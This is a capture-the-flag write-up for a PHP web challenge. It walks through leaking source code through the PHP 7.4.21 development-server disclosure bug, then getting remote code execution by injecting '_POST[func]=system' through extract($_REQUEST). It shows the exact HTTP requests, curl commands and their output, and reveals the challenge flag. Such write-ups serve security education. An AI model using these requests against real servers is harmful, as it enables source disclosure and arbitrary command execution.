Truco [4 Solves]#
Description#
Double dose of Truco tricks
Connect here:
13.215.209.185:8080
No attachment.
Flag#
wgmy{b7030e464dfc7ff1c899b89025699e1b}
TL;DR#
- Leak a PHP source code by PHP Development Server <= 7.4.21 - Remote Source Disclosure
- RCE by
$_POST['func']($value)andextract($_REQUEST)
Solution#

<?php
include "flag.php";
highlight_file(__FILE__);
error_reporting(0);

$a = $_GET['a'];
$b = $_GET['b'];

if(!preg_match("/\?a=notnull/i", $_SERVER['REQUEST_URI'])){
    exit("<h2>Oops :(<h2>");
}

if(preg_match("/^[0-9+-\/\*e ]/i", $num)){
    exit("<h2>Oops Oops :(<h2>");
}

if (is_null($a)){
    if (is_numeric($num)){
        echo $flag;
    }
    else{
        echo "<h2>No flag for you yet :P<h2>";
    }
}else{
    echo "<h2>No flag for you :P<h2>";
}
?>
Accessing the given URL, the PHP source code is displayed.
By using highlight_file(__FILE__);, the code outputting itself, it's confirmed that the visible code is indeed the source code.
From reading this code only, it appears that there are certain conditions that need to be met for the flag.
One of them is that the $num variable must satisfy is_numeric($num).
However, the $num variable is not defined anywhere in this code.
Although it's possible that it could be defined within the flag.php file that is being included, getting the flag would still be challenging without reading the implementation of flag.php.
On further investigation for alternative approaches, I discovered the presence of the X-Powered-By: PHP/7.4.21 header in the response.

Investigating PHP 7.4.21, I found an article on Project Discovery regarding a vulnerability titled PHP Development Server <= 7.4.21 - Remote Source Disclosure related to PHP's Development Server.
Since it was unclear whether the challenge server was using the PHP Development Server, I considered checking if the UI of the error page could provide any insights.
To do this, I input /a.p in the URL path to trigger a 404 page.

The UI of the 404 page displayed after inputting /a.p in the URL path matched the one I observed in my local environment while running php -S 0.0.0.0:8000.
Therefore, I guessed that the challenge server is running on the Development Server.
Referring to the Proof of Concept in Project Discovery's article, I executed the request in Burp Repeater and successfully obtained flag.php. Note that I unchecked the Update Content-Length option under Burp's Repeater in the top menu > Update Content-Length to prevent the automatic insertion of Content-Length in the request header.

request
GET /flag.php HTTP/1.1
Host: 13.215.209.185:8080

GET /xyz.xyz HTTP/1.1
flag.php
<?php

$flag="flag{fakeflag_dontsubmit}";

if(in_array($_REQUEST['func'], ['is_string','is_null','is_numeric'])){
    include "secret.php";
    echo $_POST['func']($value);
}

?>
I understood that the flag found in flag.php is not the correct flag.
I discovered that the if statement are executed when the request parameter named func is either a string, null, or numeric, based on checks with is_string, is_null, and is_numeric.
I also obtained secret.php using a similar approach.
secret.php
<?php
extract($_REQUEST);
?>
I found that PHP's extract() function is being executed.
As shown in the sample code in the documentation, extract() is a function that allows the creation of arbitrary variables.
For example, from an array like array("a" => "b"), it creates a variable $a and assigns the value b to it.
Tested in PHP Console:
php > extract(array("a" => "b"));
php > echo $a;
b
Re-taking a look at the code, I found that extract($_REQUEST) is called and then echo $_POST['func']($value).
By assigning "system" to $_POST['func'] and providing a command to $value, it becomes possible to Remote Code Execution (RCE) as system($value).
$ curl -X POST 'http://13.215.209.185:8080/?func=is_string&_POST\[func\]=system&value=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
I was able to execute arbitrary commands.
Now, all that's left is to get the flag.
Use the ls command to check the location of the flag, and then use the cat command.
$ curl -X POST 'http://13.215.209.185:8080/?func=is_string&_POST\[func\]=system&value=ls+/'
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
...
$ curl -X POST 'http://13.215.209.185:8080/?func=is_string&_POST\[func\]=system&value=cat+/flag.txt'
wgmy{b7030e464dfc7ff1c899b89025699e1b}
...